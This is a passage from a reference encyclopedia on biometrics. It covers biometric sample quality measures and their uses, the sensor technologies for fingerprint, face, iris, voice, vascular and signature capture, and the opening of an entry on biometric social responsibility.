
Fidelity is the degree of similarity between a biometric sample and its source, attributable to each step through which the sample is processed.

Utility refers to the impact of the individual biometric sample on the overall performance of a biometric system.

Determinants of Biometric Signal Quality

Biometric signal quality can be affected by many different factors. These can be grouped into the following categories.

- *Sensor*: One of the primary factors determining the biometric signal quality is the used sensor, and the associated data acquisition system. The capacity of the device to capture a faithful representation of the biometric characteristics depends on the bandwidth of the system defined by the physical and electronic properties of the sensor. The signal sampling and quantization will determine the basic spatial and temporal resolution of the biometric trait. For multichannel sensors, such as color cameras, the sensing arrangements of the multispectral information as well as the spectral characteristics of each channel may influence the biometric signal quality. For instance, single chip color cameras will produce much lower resolution image in the red and blue channels, than in the



Biometric Sample Quality. Fig. 1 Examples of (**a**) high- and (**b**) low-quality fingerprint images recorded with an optical scanner. The difference in quality is due to the degraded skin condition of the finger in (**b**)

green channel. The method of signal formation or read out, for example interlacing, will also impact the signal quality. The control of the sensor parameters, such as focus, and gain control will also play an important role in determining the quality of the sensor output, as incorrect settings may result in blurred and/or saturated image.

- *Transmission channel*: The acquired biometric signal is typically transmitted to the signal processing and analysis unit. For instance, if the biometric authentication is carried out on a smart card, but the biometric sensor is not integrated on the card, the biometric data must be transmitted from the acquisition device to the processing platform. This transmission involves a communication channel, which may introduce corruption due to noise or limited bandwidth. Additionally, the signal is often compressed, either for the purposes of transmission or possible storage (in the case of a template). A lossy compression can inject approximation errors and blocking artifacts.
- *Signal analysis*: The cornerstone of a biometric system is its signal processing and analysis module which conditions the biometric signal, extracts important features for decision making, and eventually performs the matching of the query data against the user template. A loss of quality may occur even at this stage, as the signal condition usually involves some form of registration and normalization. Any errors in the registration process will degrade the quality of the biometric signal. For instance, many face recognition systems use the eye centers as the reference for face registration, geometric normalization, and re-sampling to a predefined image size. Any errors in the localization of the eye center coordinates will affect all the subsequent processing and result in normalized face images of degraded quality. Similarly, in iris recognition, if the iris is segmented out from the image of the eye incorrectly, it will affect the quality of the query signal and the subsequent matching.
- *Environmental factors*: Many biometric traits, such as face, gait, voice, even iris, are acquired from a distance. Consequently, the measurement of the biometric data may strongly be affected by environmental conditions. For example, in speaker recognition the background noise will mix with the useful voice signal and cause distortion. In the case of biometrics acquired through imaging, changes in the configuration and spectral characteristics of the illumination sources may alter the image appearance significantly. For remotely sensed data, the signal quality will be dependent to a great extent on the way the subject presents himself or herself, as many biometric traits relate to 3D characteristics of the human body and the data acquired will be heavily dependent on the subject's pose.
- *Behavioral factors*: The acquisition of many biometric traits may be degraded by behavioral characteristics of the subject, especially when a biometric identity authentication test is conducted infrequently. The lack of familiarity with the biometric sample acquisition process can induce stress which is likely to affect the signal quality adversely, in terms of unnatural pose or expression, sweat, or motion blur. The deliberate lack of cooperation will also prevent the acquisition of good quality biometric signal. All such factors will result in the biometric signal deviating from its normal form.

- *User condition*: One of the variables potentially affecting biometric signal quality will be the general condition of the user. A change in the medical state through illness, disability, or even the use of drugs is likely to reflect on biometric signal quality. Examples include the effect of throat infection on the voice characteristics in speaker recognition. Aging will introduce a longer term degradation. Fatigue may influence the biometric trait acquisition and lower the quality of the captured data. Sweat through exertion is likely to lead to signal saturation or sensor malfunction in the case of fingerprints.
- *Disruptive artifacts*: The biometric signal quality may be seriously degraded by disruptive artifacts. For instances, contact lenses may compromise the usability of the human iris as a biometric trait. Face recognition is likely to be affected by the presence of hair, glasses, and beard. High heels or unusual subject loading will alter the gait of a subject.

It should be noted that spoofing attempts may or may not degrade the biometric signal quality and cannot, in general, be detected by biometric signal quality analysis. Other measures are normally required to prevent unauthorized access through biometric signal forgery and replay.

Biometric Quality Measures

A quality measure of a biometric sample must quantify the sample's suitability for automatic classification and the actual biometric matcher. The term *suitability* here means that the system must be able to extract relevant discriminative features from the observed signal and then assign a correct class label. In this context, the term *sample quality* is used in a broad sense and can refers to any quantifiable, identity-independent characteristics of the biometric data sample. Consequently, a *sample quality measure* is any quantitative metric that depends in its value on the quality of the data but not explicitly on the identity of the data donor.

Quality measures can be *absolute* or *relative*. Relative quality measures need reference biometric data, and output a comparison to this reference data taken as a "gold standard" of quality. For instance, correlation to average face is a relative measure of face image quality [8]. Absolute measures do not need reference data, except for initial development of the algorithm. For instance, a measurement of the energy distribution in a given spatial frequency band in a segmented iris image is such an absolute quality measure [9]. A hybrid approach can also be taken, whereby an absolute quality measure is extracted and further normalized by some function of the quality of the enrollment data.

Quality measures can be *modality-dependent* and *modality-independent*. Modality-dependent measures (e.g., the "frontalness" in face recognition [3]) are not applicable to other modalities, as they exploit very precise domain knowledge that can not be transferred to other signals. Some of the common modality-dependent quality measures include:

Face: It is hard to pinpoint in absolute terms what a high-quality face image is, therefore most face quality images in use are of comparative (relative) character. The point of reference for the quality measurements is a particular template setup for face imaging, usually a frontal, expressionless, evenly and diffusely illuminated face with no occlusions and self-shadowing. Measures that fall into this category include quantifications of face illumination uniformity, presence of shadows, head pose, or "face-likeness," which globally encodes a similarity of a given face to an average face model template. Since the introduction of the face image into biometric passports, many quality checks focus on assuring the conformance of the acquired face images with the ICAO guidelines. Although classifier independent, the ICAO guidelines are stringent enough to ensure proper functioning of many face recognition algorithms [3, 8].

Fingerprint: Fingerprint is probably the best-researched and understood biometric modality. The reason for this fact is that it is quite clear where to look for discriminatory features in a fingerprint – it is the shape and structure of the ridges. Consequently, fingerprint quality measures are usually related to the clarity of depiction of fingerprint ridge structure, in particular to the orientation certainty, ridge frequency, and ridge clarity. Fingerprint images are often transformed into the spatial frequency domain for quality analysis [10–13].

Iris: The iris quality measures focus on the common factors that degrade the performance of the iris recognition systems: blurring, off-angle capture, and occlusions. Image sharpness is usually estimated by measuring the energy of high frequency components in a two-dimensional Fourier spectrum. Motion blur in iris images can be estimated using a sum modulus difference (SMD) filter. Off-axis capture angle estimation, equivalent to the gaze angle, is detected by application of projective transformations: an off-axis iris capture appears ellipsoidal in shape [9, 14–18].

Speech: Speech can be contaminated by noise between its emission and its reception at the transducer

(microphone). It can also be distorted by the transducer and the transmission channel. Speech quality measures generally model noise as additive or convolutional. Based on years of experience in speech recognition research, several quality measures have been proposed for speaker recognition, which include various estimators of instantaneous signal-to-noise ratio, or distribution change estimators [19, 20].

Online signature: Online signature is generally acquired using a pen tablet, where the specially instrumented pen acquires data, performs analog-to-digital conversion, and sends the data packet to the driver in a digital format. As opposed to such modalities as speech or face, online signature is quite immune to environmental noise. Therefore, the definition of quality for signatures is generally task-related, rather than signal-related. It is generally agreed that more "complex" signatures are more difficult to forge, and therefore surrogate measures of complexity, such as number and angle of crossing strokes, or entropy, have been used as quality measures. Conversely, since signature is a behavioral modality, a high intra-subject variability of signature can be interpreted as bad quality [21, 22].

Other, less popular biometric modalities, such as gait, palm and vain geometry, or ear geometry, received limited attention from the perspective of quality estimation. Modality-independent quality measures are more generic and can be exploited across different modalities. Examples of modality-independent quality measures include [23]:

Score-based measures: The "soft output" of a classifier can be used to quantify the quality of a classifier decision. Indeed, the closer to the decision boundary (threshold) the score is, the more likely it is that the classifier could have made a mistake, since a small amount of noise could have pushed the score on the wrong side of the boundary. Many confidence measures are based on scores. This type of quality measures is not restricted to a particular modality.

Model-based quality measures: The fundamental assumption of pattern recognition systems is that the data used during the model learning phase is representative of the unseen testing data the classifier will encounter. In other words, any signal subjected to the classifier's scrutiny should be accounted for by the underlying model, while any signal that lies outside the model (outlier) is not likely to be reliably classified. A model-based quality measure therefore will quantify how well the model explains the unseen sample before it is classified. A simple example of such measure is the likelihood $p(x|M)$, where x is the unseen sample and M is previously trained statistical model represented as a probability density function. Other methods exist to assess the quality of the user model itself. In all biometric modalities, the amount of training data available to learn parameters of classifier models can have a large impact on classification performance. Therefore, this information can be used as a model quality measure. In generative models, the distance between user distributions and impostor distributions (in feature space) can be used as an indicator of model quality, and in discriminative models a margin can be computed, which gives an indication of likely performance. Lastly, the quality of parameter estimation and model selection can be assessed by numerous goodness-of-fit measures.

Finally, biometric quality measures can be extracted automatically, or hand-labeled. Some of the first reported attempts to incorporate the quality measurements into the classification process used manually-labeled quality scores [24]. Given the large volume of data typically found in today's biometric databases, hand-labeled quality measure extraction seems only practical for very specific uses, such as forensic identification.

The Usage of the Quality Measures

Quality information can be used at different stages of processing and classification. A typical pattern recognition workflow usually consists of following steps: acquisition, preprocessing, feature extraction, and finally learning (during system training) or classification (during deployment). When multiple biometric modalities are available, each of the modalities is processed in those steps, followed by a combination stage. Quality measures can be exploited at each step of the classification workflow, with the aim to improve classification accuracy and reliability of the biometric system [23]. The most common usages of quality measures are:

Marginalization: Signals, features, scores, or decisions can be discarded if a corresponding quality estimate falls below a certain threshold, or otherwise kept and processed. The procedure relies on the assumption that the marginalized signals of inadequate quality are more likely to be misclassified than the signals that passed the quality check. In many biometric applications, a quality-based rejection of a biometric sample is followed by a request for repeated biometric presentation. The procedure has been demonstrated to improve the classification accuracy over the comparable systems where no quality check is performed [1, 25, 26].

Weighting and Selection: If multiple signals, features, or models are available, their contributions can be weighted

by their relative normalized quality estimates, and then fused. The simple quality-based score fusion algorithms average over the linearly weighted, normalized multimodal biometric scores. If the applied weights are binary (0 and 1) weighting becomes equivalent to marginalization of the samples of inadequate quality. The intuitive semantics of this operation is quite straightforward: a biometric sample becomes relatively more important in the fused score if its corresponding quality estimate is higher than that of the other scores. Multi-classifier weighting strategies involving quality measure received particular attention in the context of multi-modal biometric fusion [27, 28].

Joint Modeling: When learning the models of a biometric classifier, available quality measures can be modeled jointly with other class-selective information (features and scores). The joint models can be used for classification in a feature space augmented by additional degrees of freedom provided by the quality measures. If the joint modeling includes the features extracted from the biometric signals, then quality information becomes a classification attribute to the baseline biometric classifier. If the baseline classifier is already trained, then the quality measures can be modeled jointly with the baseline classifier scores and used in a second-level classifier. The quality measure, which by default does not carry class-selective information about the identity of the user, is an individually-irrelevant feature. However, it gains its conditional relevance in the presence of other, usually strongly-relevant biometric features. The joint modeling approach is the most generic and flexible method of biometric classification with quality measures, as it automatically encodes the statistical dependencies between the pieces of evidence. It also effortlessly accommodates multiple modalities and multiple quality measures. The difficulty with the method is its sensitivity to the used model assumptions and to the choice of the modeling strategy [29–31].

Performance prediction: A popular interpretation attributes the biometric quality measures the role of predictors of the classification performance. This interpretation is based on the intuitive notion that *high quality* of classified biometric signals ought to positively correlate with high probability of correct classification. A more principled approach to predicting performance uses the quality measures for refining the accuracy of estimated posterior class probability [2, 32].

Model updating: Once the biometric systems' models are built, they can either remain static during deployment, or be modified as the biometric system encounters new, previously unseen data. However, in the absence of a human supervisor, the data the system encounters is not labeled, and the system must rely on its own classification decisions. It is desirable that only data with highly confident decisions are used in such model updating. If a quality measure is available that correlates well with the decision accuracy, it can be used to filter out the unreliably labeled data and avoid using them in the online training [33].

Recommended Reading

1. Wein L, Baveja M (2005) Using fingerprint image quality to improve the identification performance of the U.S. VISIT program. Proc Natl Acad Sci 102(21):7772–7775
2. Grother P, Tabassi E (2007) Performance of biometric quality measures. IEEE Trans PAMI 29(4):531–543
3. Hsu R-LV, Shah J, Martin B (2006) Quality assessment of facial images. In: Proceedings of the 2006 biometrics symposium, Baltimore
4. Adler A, Dembinsky T (2006) Human vs. automatic measurement of biometric sample quality. In Canadian conference on computer and electrical engineering (CCECE), Ottawa, Canada
5. Gazzaniga MS, Ivry RB, Mangun GR (2002) Cognitive neuroscience: the biology of the mind, 2nd edn. Norton, New York
6. Sinha P, Balas B, Ostrovsky Y, Russell R (2006) Face recognition by humans: nineteen results all computer vision researchers should know about. Proc IEEE 94(11)
7. BSI (2009) BS ISO/IEC 29794-1:2009, Biometric sample quality. Framework
8. Kryszczuk K, Drygajlo A (2006) On face quality measures. In: Proceedings of the 2nd workshop on multimodal user authentication MMUA'06, Toulouse, France
9. Yi Chen, Dass SC, Jain AK (2006) Localized iris image quality using 2-D wavelets. In: Proceedings of the ICB, 2006
10. Ratha NK, Bolle R (2000) Fingerprint image quality estimation. In: Proceedings of Asian Conference on Computer Vision, 2000, Taipei, Taiwan, pp 819–823
11. Tabassi E, Wilson CL (2005) A novel approach to fingerprint image quality. In: IEEE international conference on image processing (ICIP), Genoa, Italy, vol 2, pp 37–40
12. Alonso-Fernandez F, Fierrez J, Ortega-Garcia J, Gonzalez-Rodriguez J, Fronthaler H, Kollreider K, Bigun J (2007) A review of fingerprint image quality estimation methods (Special issue on human detection and recognition). IEEE transactions on information forensics and security
13. Alonso-Fernandez F, Fierrez J, Ortega-Garcia J, Gonzalez-Rodriguez J, Fronthaler H, Kollreider K, Bigun J (2007) A comparative study of fingerprint image-quality estimation methods. IEEE transactions on information forensics and security vol 2(4)
14. Kalka ND, Dorairai V, Shah YN, Schmid NA, Cukic B (2006) Image quality assessment for iris biometric. In: Proceedings of SPIE, the international society for optical engineering: biometric technology for human identification, vol 6202, pp 62020D.1–62020D.11
15. Daugman J (2004) How Iris recognition works? IEEE Trans CSVT 4(1):21–30
16. Wei Z, Tan T, Sun Z, Cui J (2006) Robust and fast assessment of iris image quality. In: Proceedings of the international

conference on biometrics, vol 3832 in LNCS, Springer, Berlin, pp 464–471
17. Belcher C, Du Y (2008) Information distance based contrast invariant iris quality measure. In: Agaian SS, Jassim SA (eds) Proceedings of the SPIE, mobile multimedia/image processing, security, and applications, vol 6982, pp 69820O–69820O–12, 2008
18. Bowyer KW, Hollingsworth K, Flynn PJ (2008) Image understanding for iris biometrics: a survey. Comput Vis Image Underst 110(2):281–307
19. Arcienega M, Drygajlo A (2003) A bayesian network approach for combining pitch and reliable spectral envelope features for robust speaker verification. In: Proceedings AVBPA'03, Guildford, UK
20. Huggins MC, Grieco JJ (2002) Confidence metrics for speaker identification. In: Proceedings of the 7th international conference on spoken language processing (ICSLP)
21. Dimauro G, Impedovo S, Modugno R, Pirlo G, Sarcinella L (2002) Analysis of stability in hand-written dynamic signatures. In: Proceedings of the 8th International workshop on frontiers in handwriting recognition (IWFHR), pp 259–263
22. Garcia-Salicetti S, Houmani N, Dorizzi B (2008) A client-entropy measure for on-line signatures. In: Proceedings of the biometrics symposium (BSYM) pp 83–88
23. Richiardi J, Kryszczuk K, Drygajlo A (2007) Quality measures in unimodal and multimodal biometric verification. In: Proceedings of the 15th European conference on signal processing EUSIPCO 2007, Poznan, Poland
24. Bigun J, Fierrez-Aguilar J, Ortega-Garcia J, Gonzalez-Rodriguez J (2003) Multimodal biometric authentication using quality signals in mobile communications. In: Proceedings of the 12th international conference on image analysis and processing, Mantova, Italy
25. Fumera G, Roli F, Giacinto G (2000) Multiple reject thresholds for improving classification reliability. In: Proceedings of SSPR/SPR, pp 863–871
26. Fumera G, Roli F, Vernazza G (2002) Analysis of error-reject trade-off in linearly combined classifiers. In: Proceedings of the 16th international conference on pattern recognition, vol 2, Quebec, Canada, pp 120–123
27. Toh KA, Yau W-Y, Lim E, Chen L, Ng C-H (2004) Fusion of auxiliary information for multi-modal biometrics authentication. In: Proceedings of the ICB, Hong Kong, pp 678–685
28. Fierrez-Aguilar J, Chen Y, Ortega-Garcia J, Jain AK (2006) Incorporating image quality in multi-algorithm fingerprint verification. In: Proceedings of the ICB, Hong Kong
29. Dass SC, Nandakumar K, Jain AK (2005) A principled approach to score level fusion in multimodal biometric systems. In: Proceedings of the AVBPA, 2005, 10
30. Poh N, Kittler J (2008) A family of methods for quality-based multimodal biometric fusion using generative classifiers. In: Proceedings of the 10th ICARCV, Hanoi, pp 1162–1167
31. Kryszczuk K, Drygajlo A (2009) Improving biometric verification with class-independent quality information (Special issue on biometric recognition). IET Signal Process 3:310–321
32. Kryszczuk K, Drygajlo A (2008) Credence estimation and error prediction in biometric identity verification. Signal Process 88(4):916–925
33. Poh N, Wong SY, Kittler J, Roli F (2009) Challenges and research directions for adaptive biometric recognition systems. In: Proceedings of the international conference on biometrics, Alghero, Italy

Biometric Sensors

Achint Thomas[1], Venu Govindaraju[2]
[1]Center for Unified Biometrics and Sensors (CUBS), Department of Computer Science and Engineering University at Buffalo (SUNY Buffalo), The State University of New York, Amherst, NY, USA
[2]Center for Unified Biometrics and Sensors (CUBS), University at Buffalo (SUNY Buffalo), Amherst, NY, USA

Related Concepts

►Biometric Identification and Verification; ►Vascular Authentication

Definition

Biometric sensors are used to collect measurable biological characteristics (biometric signals) from a human being, which can then be used in conjunction with biometric recognition algorithms to perform automated person identification.

Background

To measure any type of biometric signal, a biometric sensor is required. This sensor may either output the raw signal or additionally convert the raw signal into a set of features that is better suited to distinguish between signals from separate individuals. The type of sensor used depends on the biometric signal being measured. Some biometric modalities like face and voice only require simple sensors. For instance, to capture a person's voice, a good-quality microphone is sufficient (given that the sound capture occurs in a reasonably quiet environment). However, other biometric modalities require the use of specialized hardware built for that purpose. For instance, iris recognition requires the use of cameras suited to detect light signals in the near-infrared range of the spectrum, and multispectral fingerprint recognition requires specially constructed multispectral imaging sensors.

Theory

Fingerprint

The fingerprint modality has been the oldest and most successfully deployed modality in use for person identification. Fingerprint capture technology has matured over the years. However, before discussing fingerprint sensors, it is imperative to understand how fingerprint recognition and matching is performed.

Sample to sample matching is achieved using features extracted from the fingerprint. These features may be of different types. The most widespread fingerprint features

extracted for use by today's systems and algorithms are minutiae and ridge patterns [3, 5]. Minutiae can be thought of as points of interest in a fingerprint. Examples of minutiae are ridge endings, ridge bifurcations, short ridges or islands, and ridge enclosures (a ridge that bifurcates and then rejoins after a short distance). Minutiae can be characterized and quantized by a set of features. Generally, three features are sufficient to completely identify any minutia in a fingerprint – position co-ordinates (x-location and y-location) of the minutia and the angle of orientation of the minutia with respect to some chosen axis of reference.

Various types of sensors have been used to capture fingerprint images.

(a) *Optical sensors*: Optical sensors were the earliest sensors used to capture fingerprint images [5], and work on the principle of frustrated total internal reflection of light. This principle describes how light, when passing between optical media of differing refractive indices, experiences reflection at the interface between the media. The reflected light intensity is measured by a light collector. More information on optical fingerprint sensors can be found in [5, 7].

(b) *Ultrasound sensors*: Ultrasound technology has been used for decades in medical applications and for nondestructive testing. Recently, it has been used to build fingerprint sensors. The idea is to use the transmitive and reflective properties of ultrasound waves as it passes through media of varying acoustic coupling. The principle of acoustic coupling for sound waves is analogous to total internal reflection for light. Ridges and valleys are detected by using the pulse-echo technique. For two media with acoustic impedances z_1 and z_2, the reflected energy R is given as $R = (z_2 - z_1)/(z_2 + z_1)$. The time taken to receive an echo T is given as $T = 2D/c_0$, where D is the distance from the measuring device to the finger and c_0 is the speed of the ultrasound wave in the medium. The finger is placed on a platen for stability and the platen is usually made of polystyrene, a material whose acoustic impedance closely matches that of the human body. Ridges are distinguished from valleys by maximizing the reflected energy from the interface between the platen and a valley and by minimizing the reflected energy from the interface between the platen and a ridge. Using this technique, it is possible to generate a grayscale image of the finger surface by mapping the magnitude of reflected ultrasound energy. Ultrasound sensors are better suited to capturing accurate signals when compared to optical sensors when dirt or other contaminants are present on the surface of the finger. More information on ultrasound fingerprint sensors can be found in [8, 9].

(c) *Multispectral imaging sensors*: Multispectral imaging (MSI) fingerprint sensors work by capturing multiple images of the surface of the finger as well as features from below the finger surface. This is accomplished by using light of varied wavelengths, illumination orientations, and polarization conditions to capture information about surface and subsurface features in separate images which are then combined on board the sensor into a single grayscale fingerprint image.

Understanding skin histology is essential to understanding how MSI fingerprint sensors work. Skin is a multilayered organ, and the external layer is called the epidermis. The dermatoglyphic patterns (ridge lines) on this layer extend below the surface to the subcutaneous skin layer called the dermis. Even if the ridge patterns on the surface are destroyed or are difficult to capture, they can be observed in the internal layer. MSI uses different wavelengths of light to penetrate to varying layers of the skin, different polarization conditions are used to change the degree of contribution of surface and subsurface features, and different illumination orientations change the location and degree at which features are accented. This light is sourced from multiple direct-illumination LEDs, and there also exists a single total internal reflection LED to capture a traditional optical fingerprint image. MSI is very effective at capturing high-quality fingerprint images even under degraded external conditions like wet skin, poor finger contact with the imaging platen, too dry skin, and insufficient ambient lighting. More information on MSI fingerprint sensors can be found in [7].

Face

Traditionally, high-resolution cameras have been used as sensors for capturing face biometric signals. This is analogous to how humans perform face recognition. An image of the face is captured by a sensor, and most of the work is done by pattern recognition algorithms that work on various features extracted from this image. This paradigm of facial image captures restricted images to only be captured in 2D which resulted in poor authentication performance. Such systems were also highly susceptible to variations in ambient lighting, subject pose, and facial expressions. Face biometrics then evolved to using multiple cameras to capture a number of 2D images from various directions and then construct a 3D model of the face. This allowed for better recognition performance during the identification phase as the approach is more tolerant to variations in pose and to some extent illumination. A variation to the 3D model approach is the use of a range camera to construct a

2D image of the face where the pixel intensity in the facial image represents the distance of that point from the camera. A newer approach is to use thermal imaging to capture the patterns of surface blood vessels on the face and generate a heat-map which can be used as a biometric signal. See [1] for more details.

Iris

Iris capture devices are at their most basic level just cameras that capture an image. However, due to the nature of the image that must be captured, special care is taken to ensure that a high-quality iris image is obtained. The iris occupies a small area of the eye and without sufficient illumination most captured images tend to turn out too dark. However, shining bright light on a subject's eye to illuminate the iris is not acceptable due to the discomfort caused. For this reason, iris sensors illuminate the iris with light from the near-infrared range of the spectrum. Since the human eye cannot detect infrared light, no discomfort will be perceived. Infrared light that is too strong can hurt the eye and damage the surrounding tissue and to avoid this, iris sensors abide by the guidelines laid down in the international illumination safety standard IEC 60825-1. Another variation in the types of iris sensors is the focusing system used. The two kinds of focusing systems are autofocus systems and fixed-focus systems. Autofocus systems make it easier to capture the iris image from varying distances and without requiring overt cooperation from the subject. Fixed-focus systems have rigid constraints relating to how far the subject can be from the sensor for successful iris capture. However, the hardware costs involved are higher for autofocus systems than for fixed-focus systems. See [2] for more details on iris capture sensors.

Voice

There are primarily two types of sensors used for voice biometrics: acoustic sensors and non-acoustic sensors.

(a) Acoustic sensors capture the acoustic signal in the voice and take the form of commonly used microphones. Two types of microphones are used for the capture of acoustic signals: dynamic microphones and condenser microphones. Dynamic microphones work on the principle of induction. In contrast to this technology, condenser microphones operate on the principle of conduction. Condenser microphones are more sensitive to high-frequency sounds than dynamic microphones since they are very receptive to high transients.

(b) Non-acoustic sensors are used to capture measurements of glottal excitation and vocal-tract articulation movements. Various types of non-acoustic sensors have been developed. The general electromagnetic motion sensor (GEMS) is a microwave radar sensor that measures tissue movement during voiced speech. The physiological microphone (P-mic) uses a piezoelectric vibrometer. A third type of non-acoustic sensor works by exploiting speech transmission via bone vibrations. Yet another sensor is the EGG sensor which measures vocal fold contact area to reproduce speech signals. All these non-acoustic sensors have the advantage of being highly immune to external acoustic disturbances (like noise from the surroundings) while supplementing the acoustic signal of the speech to be captured. A major disadvantage is that they cannot be used to covertly capture a speech signal since they have to be attached to the speaker. See [6] for more information on non-acoustic sensors.

Vascular Patterns

This class of sensor is used to capture biometric signals that relate to vascular patterns (palm vein biometrics, back of hand vein biometrics, finger vein biometrics, and retinal biometrics).

Vascular authentication exploits the fact that human blood contains a compound called hemoglobin which is used to carry oxygen. The absorption spectrum (amount of incident light absorbed at different wavelengths) of hemoglobin is different for oxygenated blood and deoxygenated blood [13]. In particular, deoxygenated blood absorbs more infrared light around the 760 nm wavelength than oxygenated blood. Since oxygenated blood is carried by arteries and deoxygenated blood is carried by veins, shining infrared light of 760 nm on the vessels and measuring the amount of transmitted light will show the veins as darker regions when compared to the surrounding tissue. More information on vascular authentication can be found in [10–12].

Signature

This class of sensor is used to capture human handwriting and signatures. The usual approach is to have a stylus coupled with an electronic digitizing tablet. A number of technologies have been used to construct such digitizing tablets. Optical digitizing tablets use a very small camera in the head of the stylus. This camera captures the position of the stylus as it moves over a specially printed paper containing a unique pattern of dots. Passive digitizing tablets

work on the concept of electromagnetic induction. Such tablets have a grid of horizontal and vertical wires generating an electromagnetic field which is picked up by a sensor in the stylus. The tablet is also able to receive signals from the stylus which reports its location and other factors such as tip pressure. The stylus itself is not powered, but rather draws its power from the tablet. Active digitizing tablets have self-powered styli which make them bulkier but less prone to jitter. For capturing signature biometric signals, these digitizing tablets are usually operated to capture 100–200 sample points a second, with each sample recording the *x*- and *y*-coordinate of the stylus, the pressure on the stylus, and the time points at which each sample was collected [4]. An early digitizing tablet prototype is described in [14].

Recommended Reading

1. Buddharaju P, Pavlidis I, Manohar C (2008) Face recognition beyond the visible spectrum. In: Advances in biometrics. Springer, London, pp 157–180
2. He Y, Wang Y, Tan T (2005) Iris image capture system design for personal identification. In: Advances in biometric person authentication, vol 3338. Springer, Berlin/Heidelberg, pp 567–622
3. International Biometrics Group (2003) The Henry Classification System, http://www.biometricgroup.com/Henry%20Fingerprint%20Classification.pdf. Accessed 15 Nov 2010
4. Jain AK, Griess FD, Connell SD (2002) On-line signature verification. Pattern Recognit 35:2963–2972
5. Maltoni D (2005) A tutorial on fingerprint recognition. In: Tistarelli M, Bigun J, Grosso E (eds) Biometrics school 2003. Lecture notes in computer science, vol 3161. Springer, Berlin, pp 43–68
6. Quatieri TF, Brady K, Messing D, Campbell WM, Brandstein MS, Weinstein CJ, Tardelli JD, Gatewood PD (2006) Exploiting nonacoustic sensors for speech encoding. IEEE Trans Audio Speech Lang Process 14(2):533–544
7. Rowe RK, Nixon KA, Butler PW (2007) Multispectral fingerprint image acquisition. In: Ratha NK, Govindaraju V (eds) Advances in biometrics: sensors, algorithms and systems. Springer, London
8. Schneider JK, Gojevic SM (2001) Ultrasonic imaging systems for personal identification IEEE Ultrasonics, Ferroelectrics and Frequency Control Society (UFFC-S). Ultrasonics Symposium 1:595–601
9. Schneider JK (2007) Ultrasonic fingerprint sensors. In: Ratha NK, Govindaraju V (eds) Advances in biometrics: sensors, algorithms and systems. Springer, London
10. Shirastsuki A et al (2005) Novel optical fingerprint sensor utilizing optical characteristics of skin tissue under fingerprints. In: Bartels K, Bass L, de Riese W, Gregory K, Hirschberg H, Katzir A, Kollias N, Madsen S, Malek R, McNally-Heintzelman K, Tate L, Trowers E, Wong B (eds) Photonic therapeutics and diagnostics. Proceedings of SPIE, vol 5686. Bellingham
11. Watanabe M, Endoh T, Shiohara M, Sasaki S (2005) Palm vein authentication technology and its applications. In: Proceedings of Biometrics Consortium Conference, Arlington, VA, USA, pp 37–38
12. Watanabe M (2007) Palm vein authentication. In: Ratha NK, Govindaraju V (eds) Advances in biometrics: sensors, algorithms and systems. Springer, London
13. Wray S, Cope M, Delpy DT, Wyatt JS, Reynolds EO (1988) Characterization of the near infrared absorption spectra of cytochrome aa3 and haemoglobin for the non-invasive monitoring of cerebral oxygenation. Biochimica et Biophysica Acta 933(1):184–192
14. Yamanami T, Funahashi T, Senda T (1989) Position detecting aparatus. US Patent 4,878,553, Nov 1989

Biometric Social Responsibility

Alan D. Smith
Department of Management and Marketing, Robert Morris University, Pittsburgh, PA, USA

Synonyms

Biometric information ethics

Related Concepts

►Personal Information Controls; ►Social Responsibility Documentation

Definition

Biometric social responsibility deals with the proper ethical management of the multi-facet socio-technical impacts and issues of personally identifiable and potentially sensitive information and the associated information infrastructures designed to automatically capture, collect, and store such biometric data. Defining such biometric social responsibilities are acceptable approaches in dealing with the myriad of privacy and accessibility rights issues that are inherently associated with the handling, storage, dissemination, and management of personally identifiable information. Biometric social responsibility is just a subset of the general problem of social acceptability of biometrics technologies, as social biometric responsibility is a comprehensive approach to address this issue of personal needs for privacy and protection from spying verses society's needs for providing security, safety, and quick response in case of emergencies for its citizenry. A strategic biometric social responsibility discussion is now needed to develop proper policies, practices, and standardized practice in the global economy.

Essentially each individually has unique, immutable biometric signatures, such as fingerprints, DNA, iris, facial profiles and related personal history, which can be readily used by both governmental agencies and commercial businesses, and can be captured in an electronic form with or without an individual's consent. Documenting a viable biometric social responsibility must create a comprehensive approach to address the strategy that a firm and/or governmental agency must take in order to balance businesses and governments' need to collect, store, and retrieve this personally identifiable information (driven by the convenience, security, and profitable aspects) with the need of the individual to have reasonable levels of privacy and protection from unnecessary and unwarranted spying. The exponential use of biometrics and related scanning technologies in such applications as airports, airlines, shopping centers, and governmental campaigns to track its many citizens make the need doe such a policy paramount.

Background

